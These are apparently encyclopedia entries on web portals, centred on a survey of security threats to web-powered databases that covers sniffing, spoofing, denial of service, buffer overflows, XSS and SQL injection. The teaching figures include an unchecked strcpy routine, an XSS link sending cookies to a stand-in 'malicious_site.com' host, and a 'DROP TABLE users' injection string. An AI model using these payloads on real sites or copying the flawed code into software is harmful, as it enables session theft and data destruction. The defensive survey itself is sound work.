Internal enterprise portals are designed to provide unified and richly functional view of corporate information. They integrate access to structured and unstructured data sourced from text files, reports, e-mail messages, graphics, and databases (Dias, 2001).

Facilities that can be provided by enterprise portals include the following (after Benbya et al., 2004)

- Similar items may be arranged into groups through classifications schemes (taxonomies). Classifications are designed to make information easier to find.
- Publishing facilities may be included. These facilities expedite the creation, authorisation, and rendering of content into diverse formats, such as HTML, PDF, and XML.
- Search facilities allow users of the portal to find information independent of, or in conjunction with, taxonomies defined within the portal and across multiple data sources.
- Portal interfaces may be personalised to suit requirements and preferences of individual portal users.
- Information portals provide an integrated access to information drawn from different organizational repositories.
- Portals may foster collaboration among enterprise members through online forums, instant messaging, group and individual calendars, project management tools, and document sharing.


A number of supportive capabilities are required for portals to operate effectively. These capabilities include:

- **Security:** Authentication of users and authorisation of individual users to use identified portal resources.
- **Profiling:** Providing information to individual users or groups of users based on declared interests and preferences.
- **Scalability:** The facility to expand or contract portal infrastructure to accommodate changing numbers of users and changing requirements.
- **Web Services:** Facilities to interact with systems within the enterprise and with systems of business partners.

The scope of enterprise portals may not be limited to enterprise members, but may include selected business partners.

Enterprise information portals are typically built using

Figure 2. Schema of a typical enterprise information portal



specialised software. For a discussion of the availability and capabilities of portal software see Raol, Koong, Liu, and Yu, 2003.

Figure 2 illustrates many aspects of a typical portal installation. In the diagram, an enterprise information portal is accessible to employees and business partners. The portal integrates information delivery from content management systems (systems that provide authoring, authorisation workflow and rendering to various formats), document management systems (facilitating collaborative work), enterprise databases, and data warehouses (systems that integrate data from many database sources).

CONCLUSION

This article has examined the way in which enterprises use portals to manage information flow to the public, their employees, and their business partners. The purpose and nature of externally facing portals are different from internally facing intranets and portals. The former are focused on public and investor relations while the latter are a means of fostering communication and collaboration within organisations.

Questions for further investigation and research could include:

- What is the priority given to Internet portals in the public relations strategy and processes by enterprises in terms of management perception and resource allocation?
- Have internal intranets and portals become the principal delivery medium for managing collaboration and information management? What other media are being used?
- What is the contribution of enterprise portals to supply-chain optimisation and contract management?

The questions could be approached from a broad perspective that seeks to survey the situation in a large number of enterprises or industry sectors. They also could be examined in depth by means of case studies.

REFERENCES

Benbya, H., Passiante, G., & Belbaly, N. (2004) Corporate portal: A tool for knowledge management synchronization. *International Journal of Information Management, 24*, 201-220.

BHP Billiton. (2006a). BHP *Billiton Home.* Retrieved from http://bhpbilliton.com/bb/home/home.jsp

BHP Billiton. (2006b). *BHP Billiton, Contact details.* Retrieved from http://bhpbilliton.com/bb/aboutUs/contactDetails.jsp

BHP Billiton. (2006c). *BHP Billiton, About us.* Retrieved from http://www.bhpbilliton.com/bb/aboutUs/home.jsp

Caisse, K. (1998). HP-Dell printer pilot under channel scrutiny. *Computer Reseller News,* April 27.

Coles. (2006a). *Coles.* Retrieved from http://www.coles.com.au/

Coles. (2006b). *Coles.* Retrieved from http://www.coles.com.au/babyclub/

Coles Myer. (2006). *About Coles Myer.* Retrieved from http://colesmyer.com/AboutUs/

Dias, C. (2001). Corporate portals: A literature review of a new concept in information management. *International Journal of Information Management, 21,* 269-287.

Faletra, R. (2001). The big story going forward is channel conflict management. *CRN*, July 23.

FlyBuys. (2006). *Welcome to FlyBuys.* Retrieved from https://www.flybuys.com.au/flybuys/content/information/

Hewlett Packard. (2006a). *HP investor relations: Annual reports.* Retrieved from http://www.hp.com/hpinfo/investor/financials/annual/

Hewlett Packard. (2006b). *HP company information.* Retrieved from http://www.hp.com/hpinfo/index.html?mtxs=corp&mtxb=3&mtxl=1

Hewlett Packard. (2006c). *HP United States—Computers, laptops, servers, printers & more.* Retrieved from http://www.hp.com/

Hewlett Packard. (2006d). *HP online shopping—Buy products direct from HP for your home or business.* Retrieved from http://welcome.hp.com/country/us/en/buy/online_shopping.html

IBM. (2006). *IBM Home Page: Select a country or region.* Retrieved from http://www.ibm.com/planetwide/select/selector.html

Johnson & Johnson. (2006). *BabyCentre UK.* Retrieved from http://www.babycentre.co.uk/

Karim, N., & Masrek, M. (2005). Utilizing portals for achieving organizational effectiveness. *Proceedings of International Conference on Knowledge Management 2005*. Retrieved from http://ickm.upm.edu.my/presenter2.html

Kellogg. (2006a). *Welcome to Kellogg's Australia.* Retrieved from http://www.kellogg.com.au/

Kellogg. (2006b). *KELLOGGS.* Retrieved from http://www.kellogg.com/

Kellogg. (2006c). *Kellogg interactive.* Retrieved from http://www.kelloggs.co.uk/

Kellogg. (2006d). *Kellogg's store for collectibles, apparel, toys, gifts.* Retrieved from http://kelloggs.shopthescene.com/

Kellog. (2006e). *Kellogg's interactive—Kellogg's Special K.* Retrieved from http://www.kelloggs.co.uk/products/product.asp?id=55

Kimberly-Clark. (2006). *Membership in one of our Huggies Clubs means access to exclusive member privileges.* Retrieved from http://huggies.com.au/TheHuggiesClubs/default.asp

LastMinute. (2006). Retrieved from http://www.lastminute.com/site/help/my-account.html?section=help&skin=engb.lastminute.com

O'Leary, M. (2002). Corporate portals past dot com. *Online,* March/April.

Orbitz. (2006). *Orbitz: Airline tickets, hotels, car rentals, travel deals.* Retrieved from http://www.orbitz.com/

Palm. (2006a). *Palm—About Palm, Inc—Press Room.* Retrieved from http://www.palm.com/us/company/pr/

Palm. (2006b). *Palm—Support—Environmental programs.* Retrieved from http://www.palm.com/us/support/contact/environment/

Palm. (2006c). *Welcome to Palm, Inc., formerly palmOne—Select a destination.* Retrieved from http://www.palm.com/

Palm. (2006d). *Palm Australia—Products—Where to buy.* Retrieved from http://www.palm.com/au/products/wheretobuy/

Palm. (2006e). *Palm Australia—Your destination for handhelds, mobile managers, smartphones, accessories and software titles.* Retrieved from http://www.palm.com/au/

PriceWaterhouseCoopers. (2001). *The e-business workplace: Discovering the power of enterprise portals.* Wiley.

Procter & Gamble. (2006). *My Pampers.com—My benefits.* Retrieved from http://us.pampers.com/en_US/mybenefitspage.do

Raol, J., Koong, K., Liu, L., & Yu, C. (2003). An identification and classification of enterprise portal functions and features. *Industrial Management & Data Systems, 103,* 8-9.

Shell. (2006a). *Jobs & careers—Shell jobs & careers global homepage.* Retrieved from http://www.shell.com/home/Framework?siteId=careers-en&FC3=/careers-en/html/iwgen/welcome.html&FC2=/careers-en/html/iwgen/leftnavs/zzz_lhn1_0_0.html

Shilakes, C., & Tylman, J. (1988,). *Enterprise Informaiton Portals*, November 6.

Tenix. (2006). *Company overview.* Retrieved from http://www.tenix.com/Main.asp?ID=181

3M. (2006a). *3M Company corporate overview.* Retrieved from http://www.corporate-ir.net/ireye/ir_site.zhtml?ticker=MMM&script=2100Westpac. (2006a). *Westpac Internet – Personal banking homepage.* Retrieved from http://www.westpac.com.au/internet/publish.nsf/Content/PB+HomePage

White, M. (2000)., Enterprise information portals. *The Electronic Library, 18*(5), 354-362.

Wikipedia. (2006a). Intranet. *Wikipedia.* Retrieved from http://en.wikipedia.org/wiki/Intranet

Wikipedia. (2006b). Extranet. *Wikipedia.* Retrieved from http://en.wikipedia.org/wiki/Extranet

Zarley, C. (2002). Compaq sets rules of engagement. *CRN*, Sept 3.

KEY TERMS

Enterprise: Almost any business or organisation can be referred to as an enterprise. The term is, however, more often used of large organisations.

Extranet: An extranet is a private network that uses Internet protocols, network connectivity, and possibly the public telecommunication system to securely share part of a business's information or operations with suppliers, vendors, partners, customers, or other businesses.

Intranet: An intranet is a private computer network that uses Internet protocols, network connectivity, and possibly the public telecommunication system to securely share part of an organization's information or operations with its employees.

Knowledge Management: Knowledge management refers to a range of practices and techniques used by organizations to identify, represent, and distribute knowledge, know-how, expertise, intellectual capital, and other forms of knowledge for leverage, reuse, and transfer of knowledge and learning across the organization.

Public Relations: Public relations is the art and science of managing communication between an organization and its key publics to build, manage, and sustain its positive image.

Security Threats in Web-Powered Databases and Web Portals

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INTRODUCTION

It is a strongly held view that the scientific branch of computer security that deals with Web-powered databases (Rahayu & Taniar, 2002) than can be accessed through Web portals (Tatnall, 2005) is both complex and challenging. This is mainly due to the fact that there are numerous avenues available for a potential intruder to follow in order to break into the Web portal and compromise its assets and functionality. This is of vital importance when the assets that might be jeopardized belong to a legally sensitive Web database such as that of an enterprise or government portal, containing sensitive and confidential information. It is obvious that the aim of not only protecting against, but mostly preventing from potential malicious or accidental activity that could set a Web portal's asset in danger, requires an attentive examination of all possible threats that may endanger the Web-based system.

BACKGROUND

Security incidents have been bound to the Internet since the very start of it, even before its transition from a government research project to an operational network. Back in 1988, the ARPANET, as it was referred to then, had its first automated network security incident, usually referred to as "the Morris worm." A student at Cornell University (Ithaca, NY), Robert T. Morris, wrote a program that would connect to another computer, find and use one of several vulnerabilities to copy itself to that second computer, and begin to run the copy of itself at the new location (CERT Coordination Center Reports, 2006). In 1989, the ARPANET officially became the Internet and security incidents employing more sophisticated methods became more and more apparent. Among the major security incidents were the 1989 WANK/OILZ worm, an automated attack on VMS systems attached to the Internet, and exploitation of vulnerabilities in widely distributed programs such as the sendmail program (CERT Coordination Center Reports, 2006).


However, without underestimating the impact that such incidents of the past had to all involved parties, analysts support that the phenomenon has significantly escalated not only with respect to the amount of incidents but mostly to the consequences of the latter. The most notorious representative of this new era of cyber crime is the CardSystems incident (Web Application Security Consortium, 2006). In that crime scheme, hackers managed to steal 263,000 credit card numbers, expose 40 million more and proceed to purchases worth several million dollars using these counterfeit cards. CardSystems is considered by many the most severe publicized information security breach ever and it caused company shareholders, financial institutes and card holders damage of millions of dollars. The latest security incident occurred on April 25, 2006 when a hacker successfully managed to abuse a vulnerability in the Horde platform to penetrate the site owned by the National Security Agency of the Slovak Republic, jeopardizing sensitive information (Web Application Security Consortium, 2006).

LEGALLY SENSITIVE WEB-POWERED DATABASES

Even though legally sensitive portals, in other words, Web portals containing legally sensitive data, have been included in the Web portal family no sooner than the late 1990s (Wikipedia.org, 2006), the specific addition signaled the beginning of a new era in the Web portal scientific field. More specifically, portals took a converse approach with respect not only to the nature of services that they offered but also to the target group to which these services were offered. The end user from the perception of the Web portal was no longer exclusively the anonymous user, but could also be a very specific individual whose personalization data were frequently hosted inside the portal itself.

These types of portals, while often operating like ordinary Web portals serving millions of unaffiliated users, utilised some of its privately accessed aspects to harmonise the communications and work flow inside the corporation. This innovative approach proved to be both a money and labour saving initiative (Oracle Corporation, 2003). On the other hand, government portals that aimed at supporting

Figure 1. Three-tier architecture



instructing and aiding citizens to various socially oriented activities proved to be an important step towards the information society era.

It is obvious that these kinds of portals playing such an important role in the social or the enterprise context could not operate without information of equivalent potential and importance. As a result, the aforementioned Web portals were powered by databases hosting information of extreme fragility and sensitivity, a fact that inescapably attracted various nonlegitimate users, driven by ambition, challenge, or malice and who aimed to compromise the information, mangling the Web portal and making it non-operational. To impede all possible attacks against the Web portal and the hosted information, it is considered wise to identify all possible actions that could threaten and distort their functionality. The most ordinary Web portal architecture is examined and a threat area is defined, partitioned into four different sections, every one of which relates to a corresponding point of breaking-into the Web portal's normal operation.

System's Architecture

Web portals of all types have been designed to take advantage of a Web server and, through it, to retrieve all data hosted in a database which in turn is accessed by a database server (Microsoft Corporation, 2003). The term "Web application" is commonly used to represent the set of servers the combined operation of which is perceived as the service requested by the end user. An application of this philosophy is usually called a three-tier application, that is, the database tier that contains the database server and is responsible for writing data in and out of the database; the Web tier where the Web server is found and it is accountable for establishing connections and data transmission with the database server; and the client tier in which the leading role is played by the client's Web browser, that is an interface which allows the user to receive an answer to her/his request from the Web portal. From a protocol point of view, communications between the client and the Web server are labeled under the HTTP protocol. On the other hand, communication between the Web and database server is achieved through the application programming interface ODBC. This architecture is illustrated by the diagram in Figure 1.

THREATS

Information hosted in, and distributed by, a Web portal, not necessarily legally sensitive, during a transaction session between the end user and the organization's systems, flows back and forth from client through the network, usually the Internet, to the organization's respective server or servers that constitute the Web portal. A precondition for the latter's undisturbed and optimal operating is the absolute protection of the information both stored and in propagating form (Splain, 2002). Protecting a legally sensitive portal requires ensuring that no attack can take place on the database server, the Web server, the Web application, the external network and the underlying operating systems of the host computers.

Network Level Threats

The most important network level threat for the Web-powered database server and for the Web portal's operation is sniffing (Splain, 2002). Sniffing is the act of capturing confidential information such as passwords, using special hardware and/or software components that are transmitted through an unsafe external network such as the Internet.

Another significant threat is the so-called spoofing attack (Zdnet.com, 2002). This form of attack aims at hiding the true identity of a computer system in the network. Utilising this form of attack, a malicious individual can use as her/his own IP address that belongs to a legitimate user's computer in order to gain unauthorised access to the Web portal's resources.

An equally significant threat is the so-called session high-jacking (Zdnet.com, 2002) or the man-in-the-middle attack. Through this technique, the Web server is deceived, accepting information flow from an unauthorised system, and wrongfully transmitting the information derived from the database to this system.

A last kind of attack is tampering. This attack implies capturing and transmitting a fake to the original message or transforming the transmitted item through the network data into a noncompressible form with respect to the authorised receiver.

Host Level Threats

One of the most common threats performed at host level is the virus threat. A virus is a computer program that is designed to perform malicious acts and corrupt a computer system's operating system, or other applications, exploiting bugs found throughout these programs. There are various breeds of viruses, like Trojan horses which are programs that are considered harmless and the malicious code is transparent to a non-extensive inspection, and worms which in turn are viruses which enjoy the property to duplicate themselves from one computer system to another, using the shared network.

Another crucial form of threat is the denial of service threat. This threat aims at ceasing any of the Web portals operational components from functioning. Common methods for achieving a denial of service (Wikipedia.org, 2006) status are releasing a virus on a host computer, sending a huge amount of ICMP requests (ping of death) to the host, or using special software to perform a thousand HTTP requests for resources per second on the Web server (SYN-Flood).

An important threat is the unauthorised direct access to the Web portal's hosts. Insufficient access control mechanisms may allow a nonregistered user to gain access to the operating system's resources, a fact that may expose information of critical importance. An example is the Windows operating system that stores SQL Server's security parameters in the systems registry file.

Additionally an attacker taking advantage of careless configuration of the database server may perform direct queries causing it significant problems. Many RDBMS software systems include default accounts that administrators disregard to deactivate, allowing attackers to gain easy access to the database.

Application Level Threats

One of the most vital parts of a Web application is the one that accepts user-entered data. Threats in this specific category exist when the attacker realizes that the application generates unreliable assumptions regarding the size and type of user-inserted data (Oppliger, 2002). In the context of this category of threats, the attacker inserts specific input in order to force the application to achieve her/his purpose. A common threat of this category is the buffer overflow threat. When a threat of this kind is aimed, it gives the opportunity to the attacker to launch a denial-of-service attack, neutralizing the computer that runs the Web application. The following example depicts a faulty routine that copies a user-entered username to buffer for further processing.

The function depicted in Figure 2 receives user input and copies its contents to a character array capable of storing input up to 10 characters. This character array represents an application container to store this input for further processing. The problem lies in the fact that the application copies user input to the container, without prior examination with respect to input size. In this case, if this input exceeds 10 characters in length, a buffer overflow event will occur.

One of most dangerous threats to the Web security community is cross-site scripting, also known as XSS (Morganti, 2006). It is an attack technique that forces a Web site to echo client-supplied data, which executes in a user's Web browser. When a user is cross-site scripted, the attacker will have access to all Web browser content (cookies, history, application version, etc.). Cross-site scripting occurs when an attacker manages to inject script code such as javascript or vbscript into a Web site causing it to execute the code. Usually this is done by employing a specially crafted link and sending it, explicitly via e-mail or implicitly by posting it to a forum, to an unsuspecting victim. Upon clicking the malicious link, a piece of script code embedded in it could be executed. Imagine that an attacker has a potential victim in mind and she\he knows that the victim is on a shopping portal. This Web site allows users to have an account where they can automatically buy things without having to enter their credit card details every time they wish to purchase something. Furthermore, in order to be user friendly, the portal uses cookies to store user credentials so that the user

Figure 2. A faulty routine for copying user entered data

```
void a_function(char *username)
{
        char buffer[10];
        strcpy(buffer,username); /* input is copied to buffer without prior checking  its size */
}
```

Figure 3. A maliciously crafted link for capturing user cookie

```
<a
HREF=”http://archives.cnn.com/2001/US/09/16/inv.binladen.denial/?tw=<script>document.
location.replace(‘http://malicious_site.com/ph33r/steal.cgi?’+document.cookie);</script>”>Check this Article Out! </a>
```

Figure 4. A carelessly written statement for creating dynamic SQL statements

```
query = “ SELECT * FROM users WHERE name= ‘ “+username+” ‘ “;
```

Figure 5. An exploited statement that forces indirectly the SQL engine to drop a database table

```
query = “ SELECT * FROM users WHERE name= ‘whatever’; DROP TABLE users;--’ “;
```

must not enter a username and a password for each resource requested during a session. The attacker knows that if she\he can get the user’s cookie, she\he would be able to buy things from this online store using the victim’s credit card. Then she\he constructs the link that appears in Figure 3.

The user would of course click the link and they would be led to the CNN News Article, but at the same time the attacker would of been able to also direct the user towards her/his specially crafted URL “http://malicious_site.com” and specifically at the steal.cgi Web page which is constructed to receive as an argument “document.cookie,” the user’s cookie, and save it in the attacker’s computer. The attacker now refreshes the page and has access to the victim’s account and the victim is billed with everything the attacker might buy.

Another common threat is known as SQL injection (Spett, 2002) that takes place on the database layer of the Web application. Its source is the incorrect escaping of dynamically-generated string literals embedded in SQL statements that are dynamically generated, based on user input.

Assume that the following code is embedded in an application. The value of the variable username is assigned from a user input parameter—for example, the value of an HTTP request variable or HTTP cookie. The code that appears in Figure 4 naively constructs a SQL statement by appending the user-supplied parameter to a SELECT statement.

If the input parameter is manipulated by the user, the SQL statement may do more than the code author intended. For example, if the input parameter supplied is *whatever’; DROP TABLE users;*--, the SQL statement that appears in Figure 5 would be built by the code of Figure 4.

When sent to the database, this statement would be executed and the “users” table will be removed. Another vital part that represents the database and the Web portal is the “authentication authorization.” Depending on the Web application, various authentication mechanisms are employed and utilised. Nevertheless, if an authentication schema is not properly selected and applied, it can lead to significant problems. One threat that belongs to this group is the utilisation of weak credentials. Even though many systems store the cipher versions of passwords as generated by a hash function in the database, using a sniffing attack to capture the crypto version of the password and performing an off-line brute force attack supported by appropriate computer power and one or more dictionaries, could most likely lead to the retrieval of the users password.

A threat that also falls into this category is the “cookie replay attack.” Here, the attacker captures the authorization cookie of a legitimate user that is used for the user to access all the portal’s resources without submitting its credentials every time she\he requests access to a new resource, and supplies it afterwards to bypass the authentication procedure.

S

Physical and Insider Threats

This group of threats is often wrongfully underestimated with dramatic results (Tipton & Krause, 2004). Physical attacks occur when people illegally break inside the vendor's facilities and gain access to the computers that compose the legally sensitive portal. If this takes place and the malicious user manages to stand side by side with the host computer, no security scheme on earth can deter the violation that could range from physical destruction of the computer, to stealing data and opening backdoors for later remote access. Apart from that, insider attacks performed by assumed trusted personnel are more difficult to prevent as some specific employers enjoy the privilege of having to overcome much fewer obstacles in order to get their hands, or the hands of an external accomplice, on the portal's resources.

FUTURE TRENDS

According to scientific estimations, more than 100,000 new software vulnerabilities will be discovered by 2010 (Iss.net, 2005). This can be translated as the discovery of one new bug every five minutes of every hour of every day until then. As programs and applications get more sophisticated and provide more advanced features, their complexity will increase likewise. Experts also estimate that in the next five years the Microsoft Windows operating system will near 100 million lines of code and the software installed in an average user's computer will contain a total of about 200 million lines of code and, within it, 2 million bugs. Adding to the fact that another half a billion people will join the number of Internet users by that year and that a not negligible number of these will be malicious users, the future is worrying.

CONCLUSION

Legally sensitive Web-powered databases and portals represent a great asset in all conceivable aspects of the social and the commercial world. With a range varying from multinational enterprises to local organizations and individuals, this specific category comprises the epicentre of worldwide interest. The problem lies in the fact that this interest isn't always legitimate. The fulfilment of malicious operations that can lead to breaking-in the portal's assets cover a broad range of possibilities from a minor loss of time in recovering from the problem and relevant decrease in productivity to a significant loss of money and a devastating loss of credibility. Furthermore, considering that no one on the Internet is immune, it is obvious that it is of utmost importance to persevere with the task of achieving the security of a system containing sensitive information.

REFERENCES

CERT Coordination Center Reports (2006). *Security of the Internet.* Retrieved January 8, 2007, from http://www.cert.org/encyc_article/tocencyc.html

Iss.net (2005). *The future landscape of Internet security according to Gartner.inc.* Retrieved January 8, 2007, from http://www.iss.net/resources/pescatore.php

Microsoft Corporation (2003). *Improving Web application security: Threats and countermeasures.* Microsoft Press.

Morganti, C. (2006). *XSS attacks FAQ.* Retrieved January 8, 2007, from http://astalavista.com/media/directory06/uploads/xss_attacks_faq.pdf

Oppliger, R. (2002). *Security technologies for the World Wide Web* (2nd ed.). Artech House Publishers.

Oracle Corporation (2003). *Transforming government: An e-business perspective* (Tech. Rep.). Retrieved January 8, 2007, from http://www.oracle.com/industries/government/Gov_Overview_Brochure.pdf

Rahayu, J. W., & Taniar, D. (2002). *Web-powered databases.* Hershey, PA: Idea Group Publishing.

Spett, K. (2002). *SQL injection: Is your Web application vulnerable?* (Tech. Rep.). SPI Dynamics Inc.

Splain, S. (2002). *Testing Web security assessing the security of Web sites and applications.* Wiley.

Tatnall, A. (2005). *Web portals: The new gateways to Internet information and services.* Hershey, PA: Idea Group Reference.

Tipton, H. F., & Krause, M. (2004). *Information security management handbook* (5th ed.). Boca Raton, FL: CRC Press.

WBDG.org (2005). *Provide security for building occupants and assets.* Retrieved January 8, 2007, from http://www.wbdg.org/design/provide_security.php

Web Application Security Consortium. (2006). Retrieved January 8, 2007, from http://www.webappsec.org/projects/whid/list_year_2006.shtml

Wikipedia.org. (2006). Retrieved January 8, 2007, from *http://en.wikipedia.org/wiki/Main_Page*

Zdnet.com. (2002). *Database security in your Web enabled apps.* Retrieved January 8, 2007, from http://www.zdnet.com.au/builder/architect/database/story/0,2000034918,20268433,00.htm

KEY TERMS

Advanced Research Projects Agency Network (ARPANET): It was the world's first operational packet switching network, and the progenitor of the Internet. It was developed by the U.S. Department of Defense.

Cookie: It is a small packet of information stored on users' computers by Web sites, in order to uniquely identify the user across multiple sessions.

Cybercrime: It is a term used broadly to describe criminal activity in which computers or networks are a tool**,** a target, or a place of criminal activity.

Database: It is an organized collection of data (records) that are stored in a computer in a systematic way, so that a computer program can consult it to answer questions. The database model in most common use today is the relational model which represents all information in the form of multiple related tables, every one consisting of rows and columns.

Database Server: It is a computer program that provides database services to other computer programs or computers, as defined by the client-server model. The term may also refer to a computer dedicated to running such a program.

Horde: It is a PHP-based Web Application Framework that offers a broad array of applications. These include for example a Web-based e-mail client, a groupware (calendar, notes, tasks, file manager), a Web site that allows users to add, remove, or otherwise edit and change all content very quickly and a time and task tracking software.

Internet Control Message Protocol (ICMP): It is one of the core protocols of the Internet Protocol Suite. It is chiefly used by networked computers' operating systems to send error messages, indicating for instance that a requested service is not available or that a host or router could not be reached.

Sendmail: It is a mail transfer agent (MTA) that is a well known project of the open source and Unix communities and is distributed both as free and proprietary software.

Web Server: It is a computer program hosted in a computer that is responsible for accepting HTTP requests from clients, which are known as Web browsers, and serving them Web pages, which are usually HTML documents.

Semantic Community Portals

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INTRODUCTION

Many virtual communities have surfaced and come together on the World Wide Web. Web-based community portals serve as a one-stop place for all information needs serving a group of users that have common interests. As organizations become highly dynamic and the people that join them become more geographically dispersed, the need for improved ways to share and distribute data and information amongst the community or organization members has increased dramatically.

These communities of practice (CoPs) or knowledge collaborators often share similar backgrounds, work activities and information, i.e., they share similar ontology items speaking in terms of the Semantic Web (Berners-Lee, Hendler, & Lassila, 2001). Semantic community portals can make use of Semantic Web technology and these shared community terms to create connections between people and people and also between people and the information that they produce. Frequent communal use of Semantic Web-based portals and other ontologically-annotated environments affirm the ever growing importance of the topic.

In the late 1990s and early 2000s, a number of community portals were set up where people and their relationships were explicitly defined through the use of "online social networking" (e.g., SixDegrees.com, Friendster, Tribe, Ecademy, LinkedIn, and Orkut acquiring millions of users). There has been such a rapid turnover and mass production of these online social networking services (SNS) that the term YASNS (yet another social networking service) has emerged to highlight the saturation of the Internet with these sites. Despite an initial surge and swell of interest, however, the growth of SNS sites has tended to level off (Aquino, 2005).

Just as HTML was embraced, it is expected that the number of shallow and useful ontologies will be developed and used on the Semantic Web as people are encouraged to (re)use and develop them. To avoid the limitations of pre-defined ontologies, community-driven Semantic Web portals are expected to come in place whereby a community's goals and structure can be defined and maintained by the community. In these portals, the type of profile information held about members can be added to or modified following an administrative or community consensus-reached decision. Such an application can be referred as a "Semantic Web portal with community-driven ontology management," or more simply as a "people's portal."

The article is organized as follows. In the next section, we present a background on the topic. State of the art and trends in the area of semantic community portals are discussed in the section Semantic Community-Driven Web Portals. In the Future Trends section, we identify challenges in this area. Finally, we conclude the article.

BACKGROUND

Community portals are hubs of exchange where globalization becomes localized and the communities of the world become networked and polarized virtually anywhere. They are ever evolving, constantly growing, embraced by many and yet sometimes abandoned by others. Networks can also be perceived as valuable by connecting together a wide range of experts who can sense market or customer needs, thereby framing any problems identified and rapidly coordinating expertise to meet those needs (Cross, Liedtke, & Weiss, 2005). There are a number of challenges facing the new digital age and also the digital divide within these communities. The "augmented social network" calls for identity within the digital age to be configured to support civil society, and to treat the Internet (in the form of a public territory) as an open and integrated system that the citizens of the planet can hold in common (Hauser, Foster, & Jordan, 2003).

The Semantic Web provides us with tools to create a global dictionary of all shared terms to facilitate the finding of information that is online and is of interest to individuals. The use of ontologies and taxonomies makes searches for matching persons, communities and interests based on meaning and not on the use of keywords.

There is a strong connection between social networking services and semantic community portals. The FOAF[1] (Friend of a Friend) Semantic Web ontology has been utilized by a number of SNS sites, including Tribe and Ecademy, for describing member profiles and their relationships. The use of the FOAF ontology is leading to interoperability between the various standalone social networking spaces. This will in turn increase the number of happy chances, or serendipity, occurring between people using these online worlds by bringing them all together in a universal social network (as a sum of its SNS parts). For this to become a reality, more SNS sites will be required to use FOAF, SIOC (Semantically-Interlinked Online Communities) and other related ontologies, making the data within them distributed and decentralized as opposed to being locked in to proprietary sites or applications.

SEMANTIC COMMUNITY-DRIVEN WEB PORTALS

In this section, we will describe the type of shallow, widespread ontologies lying in the core area of semantic community portals, list popular community portals which are potentially crucial in respect of the large-scale adoption of Semantic Web technology. Further, we will detail the movement of Web communities towards the establishment and evolution of their own ontologies in semantic community portals.

Ontologies in the Core of Semantic Portals

In this subsection, we describe popular ontologies, which are most typical for semantically-enabled community portals, and are used for information aggregation as well as the descriptions of communities and social networks.

vCard, FOAF, Dublin Core, RSS

There are several examples of ontologies that became widely accepted and reused for the purpose of distributed data exchange and integration for semantic community portals. Very often these ontologies were organically grown and quickly found a large number of creative users, even though for a long time they were not endorsed by any of the popular standards committees. Two examples of the most often described domains are represented by ontologies describing a *person* and ontologies describing a *document*. We provide typical examples of the person and document ontologies that gained a high degree of popularity:


- Person ontologies:
  1. **VCard**[2] is a schema to specify electronic business card profile. Factually, vCard is a simple ontology to describe a person with 14 attributes such as family name, given name, street address, country, etc. The ontology provides a precise way to describe the instance data using RDF.
  2. **FOAF** (Friend of a Friend, as mentioned above) is a schema which is similar to VCard in a way that FOAF also is a wide-spread ontology to describe a person. FOAF schema provides 12 core attribute types, that are similar to the attribute vCard provides: first name, last name, e-mail address, etc., and the precise way to describe the instance data using RDF is also proposed by the FOAF-project.
- Document/Web publication ontologies:
  1. **Dublin Core**[3] stands for a vocabulary aimed to be used to semantically annotate Web resources and documents. The vocabulary consists of 15 attributes to describe a document or a Web resource and contains parameters that express the primary characteristics of the documents (e.g., title, creator, subject, description, language, etc.).
  2. **RSS**[4] is variably used as a name by itself and as an acronym for RDF site summary, rich site summary, or really simple syndication. The RSS ontology specifies the model, syntax, and syndication feed format and consists of four concepts: channel, image, item, and text input, each of them having some attributes like title, name, description.

